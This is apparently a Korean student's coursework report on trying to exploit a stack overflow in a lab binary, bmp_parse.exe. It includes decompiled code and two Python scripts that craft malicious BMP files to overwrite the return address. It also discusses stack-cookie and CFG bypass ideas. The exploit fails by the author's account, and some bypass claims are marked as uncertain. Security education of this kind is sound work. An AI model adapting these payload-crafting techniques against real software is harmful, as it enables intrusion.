소프트웨어 취약점 분석

[19반] 정민석_7000

요약

bmp_parse.exe 익스플로잇을 진행하려 노력하였으나, 최종적으로 stack cookie와 /GS로 인하여 익스플로잇에 실패하였습니다. bmp_parse.exe 익스플로잇과 관련하여 진행한 내용과 \CF 우회방법, CFG 우회 방법에 대해 조사한 내용을 서술하겠습니다.

bmp_parse.exe 익스플로잇

IDA Free를 통한 디스어셈블

bmp_parse.exe 익스플로잇을 위하여 먼저 ida에서 해당 파일을 디스어셈블하였습니다. main코드를 다음과같이 확인할 수 있었습니다.

```
int __cdecl main(int argc, const char **argv, const char **envp)

{
    FILE *v4; // eax
    FILE *v5; // edi
    size_t v6; // esi
    _BYTE Src[4096]; // [esp+4h] [ebp-1140h] BYREF
    _BYTE v8[260]; // [esp+1004h] [ebp-140h] BYREF
    _WORD Buffer[5]; // [esp+1108h] [ebp-3Ch] BYREF
    int Offset; // [esp+1112h] [ebp-32h]
    int v11; // [esp+111Ah] [ebp-2Ah]
    int v12; // [esp+111Eh] [ebp-26h]
    __int16 v13; // [esp+1124h] [ebp-20h]
    size_t ElementSize; // [esp+112Ah] [ebp-1Ah]

if ( argc == 2 )

{
```

```
memset(Src, 0, sizeof(Src));
 v4 = fopen(argv[1], "rb");
 v5 = v4;
  if (v4)
  {
   fread(Buffer, 0x36u, 1u, v4);
   if (Buffer[0] == 19778)
   {
    if (v13 == 24)
     v6 = 3 * v11 * v12;
     fseek(v5, Offset, 0);
     fread(Src, ElementSize, 1u, v5);
     memcpy(v8, Src, v6);
     fclose(v5);
     return 0;
    }
// 후략
```

Local types 및 변수 리네임

bmp 파일 형식을 참고하여, Local types를 정의하였습니다.

```
struct _BITMAPFILEHEADER // sizeof=0x10

{
    ushort bfType;
    // padding byte
    // padding byte
    uint bfSize;
    ushort bfReserved1;
    ushort bfReserved2;
    uint bfOffBits;
};

typedef unsigned __int16 ushort; // XREF: _BITMAPFILEHEADER/r
    // _BITMAPFILEHEADER/r ...
```


```
typedef unsigned int uint; // XREF: _BITMAPFILEHEADER/r
                      //_BITMAPFILEHEADER/r ...
struct_BITMAPINFOHEADER // sizeof=0x28
{
  uint biSize;
  int biWidth;
  int biHeight;
  ushort biPlanes;
  ushort biBitCount;
  uint biCompression;
  uint biSizelmage;
  int biXPelsPerMeter;
  int biYPelsPerMeter;
  uint biClrUsed;
  uint biClrImportant;
};
struct _BMPHEADER // sizeof=0x38
{
  BITMAPFILEHEADER fileHeader;
  // padding byte
  // padding byte
  BITMAPINFOHEADER infoHeader;
};
typedef struct tagBITMAPFILEHEADER BITMAPFILEHEADER; // XREF: _BM
PHEADER/r
```

이후 정의한 타입을 적용하고 변수 리네임을 진행하여 가독성을 향상시켰습니다.

```
IDA View-A ☑ III Type Libraries ☑ III Pseudocode-A ☑ 🥎 Stack of _main ☑ 🔊 Hex View-1
    1 int __cdecl main(int argc, const char **argv, const char **envp)
    2 {
       FILE *fd1; // eax
FILE *fd2; // edi
size_t cpyLen; // esi
    3
    4
  14
   15
        if ( argc == 2 )
 • 16
   17
         memset(Src, 0, sizeof(Src));
fd1 = fopen(argv[1], "rb");
fd2 = fd1;
if ( fd1 )
 • 18
• 19
• 20
• 21
          fread(&Buffer, 0x36u, 1u, fd1);
if ( (_WORD)Buffer == 19778 )
 • 23
• 24
  25
                if ( biBitCount == 24 )
• 26
  27
                 cpyLen = 3 * biWidth * biHeight;
fseek(fd2, bfOffBits, 0);
fread(Src, ElementSize, 1u, fd2);
memcpy(v8, Src, cpyLen);
fclose(fd2);
 • 28
• 29
 9 30
 • 31
 • 32
• 33
                  return 0;
   34
   35
                else
   36
                  perror("This program only supports 24-bit BMP files.");
      000004C0 _main:19 (4010C0)
```

Exploit 방법 구상

먼저 calc함수의 entry가 0x401040에 있다는 것을 파악하였습니다.



더하여 main의 31번째줄 memcpy를 이용하여 exploit을 진행하고자 하였습니다. v8에 오 버플로우를 발생시켜, 다음 실행할 주소를 저장하는 메모리를 오염시키고자 하였습니다. 해 당 메모리와 v8의 거리는 324로 파악하였습니다. 적절한 ElementSize, biWidth, biHeight, bfOffBits와 stack cookie를 적절히 반영하는 bmp이미지를 생성하기 위하여 아래 파이썬 코드를 작성하였습니다.

```
import struct

width = 4
height = 27
offset = 260
cookie = 0x23810ca1
ret_addr = 0x401040

payload = b"A" * offset
payload += struct.pack("<I", cookie)
payload += b"B" * 4
payload += struct.pack("<I", ret_addr)</pre>
```


```
# BMP header stuff
bfType = b'BM'
bfOffBits = 14 + 40
bfSize = bfOffBits + len(payload)
bmp_file_header = struct.pack("<2sIHHI", bfType, bfSize, 0, 0, bfOffBits)

biSize = 40
bmp_info_header = struct.pack("<IIIHHIIIII",
biSize, width, height,
1, 24, 0,
len(payload), 0, 0, 0, 0
)

with open("exploit_fixed.bmp", "wb") as f:
f.write(bmp_file_header + bmp_info_header + payload)
```

\CF 우회방법

windbg를 통하여 해당 exe파일과 제작한 bmp 파일을 인자로 설정하여 디버깅을 진행하였습니다. 하지만 stack cookie가 실행될 때마다 변경되었습니다. 따라서 /GS(버퍼 보안 검사)로 인하여 exploit 코드가 실행되는 것이 아닌, 에러가 나오며 exploit에 실패하였습니다.



이에 \CF를 우회하는 방법으로 exploit을 진행하려하였습니다. 찾은 방식은 브루트포스, TLS 접근, 스택카나리 릭이 있었습니다.


먼저 브루트포스는 랜덤한 카나리의 값이 우연히 일치할 때까지, 계속해서 실행하는 방식입니다. 주어진 실행파일은 x86이므로 최대 256^3번 수행해야합니다. 이는 현실적으로 불가능하다고 판단하였습니다.

둘째로 TLS 접근은 실행파일이 실행된 이후 랜덤으로 생성된 카나리의 값은 TLS에 저장됩니다. 즉, TLS를 특정 값으로 조작하고, target→canary→ret addr에서 canary를 TLS의

조작된 값으로 덮는다면, \CF를 우회할 수 있습니다. 하지만 제가 아는 지식 선에서 target 보다 위에 있을 TLS의 주소를 덮는 방법은 생각하지 못하였습니다.

셋째로 스택카나리 릭입니다. 먼저 fread(&Buffer, 0x36u, 1u, fd1); 로 카나리를 릭하여 memcpy(v8, Src, cpyLen); 에서 릭한 카나리를 적용하여 \CF를 우회 가능성이 있다고 생각하였습니다. 하지만 bmp 파일을 인자로 받는 과제의 특성상, 입력값을 동적으로 바꾸는 것은 불가능합니다.

마지막으로 __security_check_cookie 로 카나리 변조가 확인되면, __report_gsfailure 함수가 실행되는 것을 확인하였습니다.



이후 _report_gsfailure 함수는 int 29h 를 통하여 인터럽트를 발생시킵니다.

```
🔴 🕰 🔀
                     ; Attributes: library function noreturn bp-based frame
                     ; void __cdecl __noreturn __report_gsfailure()
                        report_gsfailure proc near
                     var_324= dword ptr -324h
                     var_8= dword ptr -8
                     var_s0= dword ptr 0
                     arg_0= byte ptr 8
                     push
                             ebp
                     mov
                             ebp, esp
                     sub
                             esp, 324h
                                             ; ProcessorFeature
                     push
                             17h
                             ds:IsProcessorFeaturePresent
                     call
                     test
                             eax, eax
                             short loc 401462
                     jz
💮 💪 🗺
                                                   🔴 🕰 🗺
push
                                                  loc 401462:
        ecx
pop
int
        29h
                        ; Win8: RtlFailFast(ecx)
                                                   mov
                                                           dword_403120, eax
                                                           dword_40311C, ecx
                                                   mov
                                                           dword_403118, edx
                                                  mov
```

지금부터는 정확한 정보는 아니지만, GPT 및 블로그 글에서 학습한 내용을 바탕으로 exploit을 시도해보았습니다. int 29h 가 호출한 인터럽트는 커널 예외처리를 거쳐 유저 모드로 다시 돌아온다고 합니다. 그리고 Context가 생성되고 Context의 eip를 덮으면 될 것으로 판단하였습니다. 이때 Context의 eip 주소는 0019ed50+0xb8 이라는 것을 추정합니다. 따라서 아래의 코드로 해당 주소를 덮었습니다.

```
import struct

width = 1
height = 106

payload = b"E" * 184
payload += struct.pack("<I", 0x401040)

total_cpy_size = 3 * width * height
payload = payload.ljust(total_cpy_size, b"\x00")

bfType = b'BM'
bfOffBits = 14 + 40
bfSize = bfOffBits + len(payload)
bmp_file_header = struct.pack("<2sIHHI", bfType, bfSize, 0, 0, bfOffBits)</pre>
```

```
biSize = 40
bmp_info_header = struct.pack("<IIIHHIIIIII",
    biSize, width, height,
    1, 24, 0,
    len(payload), 0, 0, 0, 0
)

with open("exploit_fixed.bmp", "wb") as f:
    f.write(bmp_file_header + bmp_info_header + payload)

print(f"[+] Payload size: {len(payload)} bytes")</pre>
```

```
0:004> dd 0019ed50+0xb8

0019ee08 00401410 00000000 00000000 000000000

0019ee18 00000000 00000000 00000000 00000000

0019ee28 00000000 00000000 00000000 00000000

0019ee38 00000000 00000000 00000000 00000000

0019ee48 00000000 00000000 00000000 00000000

0019ee58 00000000 00000000 00000000 00000000

0019ee68 00000000 00000000 00000000 00000000
```

하지만 STATUS_STACK_BUFFER_OVERRUN encountered 가 발생할 뿐 계산기는 실행되지 않았습니다. 다만 체이닝 과정에서 값을 덮어 씌우면 exploit이 가능할 수도 있어 보입니다. 하지만 아직 방법을 찾지 못하였습니다.

결론

1차적으로 stack overflow를 통하여 exploit을 시도하였으나, canary에 의해 실패하였습니다. 이에 canary 우회 방법을 학습하였고 먼저 브루트포스, TLS 접근, 스택카나리 릭의 3가지 방법을 찾았습니다. 각 방법의 가능성 여부를 판단하였으나, 저의 짧은 지식으로는 가능한 우회방법을 찾을 수 없었습니다. 그런데 카나리 변조가 확인된다면 chaining이 일어나는 것을 확인하였습니다. 이러한 것을 이용하려 exploit을 진행하려하였으나 최종적으로 실패하였습니다.

CFG 우회 방법

CFG란?

제어 흐름 보호(CFG)는 메모리 손상 취약점을 해결하기 위해 개발된 메모리 보호 기법 중하나입니다. CFG는 어플리케이션이 코드를 실행할 수 있는 위치를 제한하는 것으로 동작합니다. 이를 통해 버퍼 오버플로우 등의 취약점을 통한 RCE를 어렵게 만듭니다.

CFG 우회방법

먼저, ROP/JOP를 통하여 제어흐름을 조작하는 방법이 있습니다. ROP (Return-Oriented Programming)는 스택 오버플로우로 리턴 주소를 덮어 ROP 체인을 구성하여 리턴 주소를 통한 제어흐름을 조작합니다. JOP (Jump-Oriented Programming)는 jmp 명령어로 제어흐름을 조작합니다. CFG는 call 명령어 등과 같은 간접흐름을 막는 것에 중점을 두기 때문에, 리턴주소를 통한 제어흐름 조작의 검사는 약하거나 검사하지 않습니다.

다음으로 LoadLibrary / GetProcAddress를 통한 우회방법이 있습니다. LoadLibrary / GetProcAddress는 CFG가 예외적으로 허용된 호출 지점입니다. 즉, LoadLibrary → GetProcAddress → RCE의 흐름으로 동작할 수 있게됩니다.

[참고 문헌]

https://learn.microsoft.com/en-us/windows/win32/secbp/control-flow-guard